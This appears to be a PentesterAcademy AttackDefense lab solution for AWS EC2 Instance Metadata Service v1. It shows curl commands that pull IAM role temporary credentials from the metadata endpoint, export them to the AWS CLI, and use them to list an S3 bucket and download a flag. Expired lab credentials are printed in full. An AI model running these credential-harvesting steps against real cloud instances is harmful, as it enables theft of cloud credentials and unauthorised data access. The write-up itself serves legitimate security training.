
ATTACK
DEFENSE
by PentesterAcademy

Name	Instance Metadata Service Version 1
URL	https://attackdefense.com/challengedetails?cid=2426
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


Step 1: Click on the lab link button to get resource details.

Resource Details

Target URL	http://ec2-3-86-194-71.compute-1.amazonaws.com:45900

Step 2: Navigate to target URL provided.

It is a ttyd shell from EC2 instance.



Step 3: Try to interact with metadata services.

command: curl http://169.254.169.254/latest/meta-data/

```
root@ip-10-0-0-179:/# curl http://169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
tags/root@ip-10-0-0-179:/#
```

Step 4: Navigate to “iam” directory.

command: curl http://169.254.169.254/latest/meta-data/iam/

```
root@ip-10-0-0-179:/# curl http://169.254.169.254/latest/meta-data/iam/
info
security-credentials/root@ip-10-0-0-179:/#
```

Step 5: Navigate to “security-credentials”.

command: curl http://169.254.169.254/latest/meta-data/iam/security-credentials/

```
root@ip-10-0-0-179:/# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
instance_user_roleroot@ip-10-0-0-179:/#
```

Step 6: Fetch IAM credentials from “instance_user_role”.

command: curl
http://169.254.169.254/latest/meta-data/iam/security-credentials/instance_user_role


```
root@ip-10-0-0-179:/# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/instance_user_role
{
  "Code" : "Success",
  "LastUpdated" : "2022-05-19T05:53:13Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAYZK33PAP5FUXIBZB",
  "SecretAccessKey" : "GxDkr1VJLS6vnL9NbTqzzY0vhPYpJaLRI6i17B/R",
  "Token" : "IQoJb3JpZ2luX2VjEA4aCXVzLWVhc3QtMSJHMEUCIE3Alath5dCyJPuGXxvzsRp1wuNOt7zzVEWa8ihh6f2hAiEA+wCDSgbTS/Jceh+8PfiwXmasiynOA8JqLCGBUxHgwLoq3AQI5//////////ARABGgw2MDQxNzI0MTcwNTUiDCgsOQapi644duRJDSqwBF64epbnbfhFDHqJvU1Bxv9k9SAUK60bHjPuIel0PLsjyNHwbiv7o9DDzCW5/W9jmii21cGz/Wr1YtpMtcwtpc8D1QaDAU7Q+mZ7ZLFQULPH4fzGcpf9G0rudhs8oMf0oxDmV7VY5WQ9PByajz3w67KUYwMS8yoftR5IvNFY1RUeeLhGlrfaexMExMXw5JGRkRvAw/RAbdW9LMM3z+St+jisSK+LQL7Ti12xeG2UfJfMQRdFP+hcIChCVA/SP04AvPanad2QtozZb9xxMq/iStJMApcGJ3p2RCb7QiKWiyegse6mlQS8CLtNVNUXEKuWarFQggYWJGspHnX0/NTh3jl0gmQ7RamOeZ63DE+DY228eVTBCkIKt4OuRG7VHJx8jkCqGm0cFJVWb68Y5TWvg5rVrl79r32biNGdtAKeR5nqqV67qB/AWNBWuGtI3Jfh4Cyg8btZv12tPLqN3G0MYPqNmBxT13+dRsB7q3rGva7pFjm1QoCGxC75Tk7uKR072ZNxBtzKTymARKrKkuQlTDz3mcze1hZuJP5gwZqfaDq7iM1WYnLTa40CLffsqwN0OdCkI5LSRZ2QL2bhx17lpb9pZp7HAQZ2Qk4Lq1yb2nAVZMoX+JK87a2BUag/BowgJytlvSGPQ0bP6Y8IrInWarOpvOaXJvYvBtHirErMJHstPpC/8yuqD/8o3HlpGQRh75kIPUMbhMqSqP2RF2vvjBgtEbJOH2aJ3fmoT1zUH9yaMOy2l5QGOqkBAYluAWFAQTWNzxMyyKLJoFG7Is1a410ZqWY7dOOCj8WX5BIAEleKOz7wAvwQh+WlYa+c6qsyAS8qpLqYN5qFhkIuNQCXZCUu7/4TVeVZTGm4BlPLulGtxIZh+Lei2/NTL1KO2ShWObL9Swz0lA0REbqu9lvY5xitJHiTFmw0n1VGnAnln3pvTtSVhjUmulEyc/GAheWO/aidU2V39NV3Nd4Wu5e/g2JDSg==",
  "Expiration" : "2022-05-19T12:28:48Z"
root@ip-10-0-0-179:/#
```


Step 7: Set the required environment variable to allow AWS CLI to use the temporary access credentials. AWS CLI prioritizes the environment variable over the stored credentials.

Commands:

export AWS_ACCESS_KEY_ID=ASIAYZK33PAP5FUXIBZB
export AWS_SECRET_ACCESS_KEY=GxDkr1VJLS6vnL9NbTqzzY0vhPYpJaLRI6i17B/R

export
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEA4aCXVzLWVhc3QtMSJHMEUCIE3Alath5dCyJPuGXxvzsRp1wuNOt
7zzVEWa8ihh6f2hAiEA+wCDSgbTS/Jceh+8PfiwXmasiynOA8JqLCGBUxHgwLoq3AQI5////////////ARABGgw2MDQxNzI
0MTcwNTUiDCgsOQapi644duRJDSqwBF64epbnbfhFDHqJvU1Bxv9k9SAUK60bHjPuIeI0PLsjyNHwbiv7o9DDzCW5/
W9jmii21cGz/Wr1YtpMtcwtpc8D1QaDAU7Q+mZ7ZLFQULPH4fzGcpf9G0rudhs8oMf0oxDmV7VY5WQ9PByajz3w67
KUYwMS8yoftR5IvNFY1RUeeLhGlrfaexMExMXw5JGRkRvAw/RAbdW9LMM3z+St+jisSK+LQL7Ti12xeG2UfJfMQRd
FP+hcIChCVA/SP04AvPanad2QtozZb9xxMq/iStJMApcGJ3p2RCb7QiKWiyegse6mlQS8CLtNVNUXEKuWarFQggYW
JGspHnX0/NTh3jl0gmQ7RamOeZ63DE+DY228eVTBCkIKt4OuRG7VHJx8jkCqGm0cFJVWb68Y5TWvg5rVrl79r32bi
NGdtAKeR5nqqV67qB/AWNBWuGtI3Jfh4Cyg8btZv12tPLqN3G0MYPqNmBxT13+dRsB7q3rGva7pFjm1QoCGxC75T
k7uKR072ZNxBtzKTymARKrKkuQlTDz3mcze1hZuJP5gwZqfaDq7iM1WYnLTa40CLffsqwN0OdCkI5LSRZ2QL2bhx17
lpb9pZp7HAQZ2Qk4Lq1yb2nAVZMoX+JK87a2BUag/BowgJytlvSGPQ0bP6Y8IrInWarOpvOaXJvYvBtHirErMJHstPpC
/8yuqD/8o3HlpGQRh75kIPUMbhMqSqP2RF2vvjBgtEbJOH2aJ3fmoT1zUH9yaMOy2l5QGOqkBAYluAWFAQTWNzx
MyyKLJoFG7Is1a410ZqWY7dOOCj8WX5BIAEleKOz7wAvwQh+WlYa+c6qsyAS8qpLqYN5qFhkIuNQCXZCUu7/4TV
eVZTGm4BlPLulGtxIZh+Lei2/NTL1KO2ShWObL9Swz0lA0REbqu9lvY5xitJHiTFmw0n1VGnAnln3pvTtSVhjUmulEyc/
GAheWO/aidU2V39NV3Nd4Wu5e/g2JDSg==

```
root@attackdefense:~# export AWS_ACCESS_KEY_ID=ASIAYZK33PAP5FUXIBZB
export AWS_SECRET_ACCESS_KEY=GxDkr1VJLS6vnL9NbTqzzY0vhPYpJaLRI6i17B/R
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEA4aCXVzLWVhc3QtMSJHMEUCIE3Alath5dCyJPuGXx
//ARABGgw2MDQxNzI0MTcwNTUiDCgsOQapi644duRJDSqwBF64epbnbfhFDHqJvU1Bxv9k9SAUK60bHjPuI
Mf0oxDmV7VY5WQ9PByajz3w67KUYwMS8yoftR5IvNFY1RUeeLhGlrfaexMExMXw5JGRkRvAw/RAbdW9LMM3
iyegse6mlQS8CLtNVNUXEKuWarFQggYWJGspHnX0/NTh3jl0gmQ7RamOeZ63DE+DY228eVTBCkIKt4OuRG7
MYPqNmBxT13+dRsB7q3rGva7pFjm1QoCGxC75Tk7uKR072ZNxBtzKTymARKrKkuQlTDz3mcze1hZuJP5gwZ
wgJytlvSGPQ0bP6Y8IrInWarOpvOaXJvYvBtHirErMJHstPpC/8yuqD/8o3HlpGQRh75kIPUMbhMqSqP2RF
leKOz7wAvwQh+WlYa+c6qsyAS8qpLqYN5qFhkIuNQCXZCUu7/4TVeVZTGm4BlPLulGtxIZh+Lei2/NTL1KO
g2JDSg==
root@attackdefense:~#
```

Step 8: Check the caller identity.

Command: aws sts get-caller-identity

```
root@attackdefense:~# aws sts get-caller-identity
{
    "UserId": "AROA32OQCCG2MVRTPUBXG:i-020fb964000cf5a61",
    "Account": "812722033076",
    "Arn": "arn:aws:sts::812722033076:assumed-role/instance_user_role/i-020fb964000cf5a61"
}
root@attackdefense:~#
```

Step 9: Try listing the S3 buckets on the AWS account.

Command: aws s3 ls

```
root@attackdefense:~# aws s3 ls
2022-05-19 12:21:37 bucket-812722033076
root@attackdefense:~#
```

Step 10: List files on the bucket.

Command: aws s3 ls bucket-812722033076

```
root@attackdefense:~# aws s3 ls bucket-812722033076
2022-05-19 12:21:38         32 flag
root@attackdefense:~#
```

Step 11: Retrieve the flag.

Commands:
aws s3 cp s3://bucket-812722033076/flag ./
cat flag

```
root@attackdefense:~# aws s3 cp s3://bucket-812722033076/flag ./
cat flag
download: s3://bucket-812722033076/flag to ./flag
34c70549522f3f2ee6df12e73c7a9a75root@attackdefense:~#
```

Flag: 34c70549522f3f2ee6df12e73c7a9a75

References:

1. AWS EC2 documentation (https://docs.aws.amazon.com/ec2/index.html)
2. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)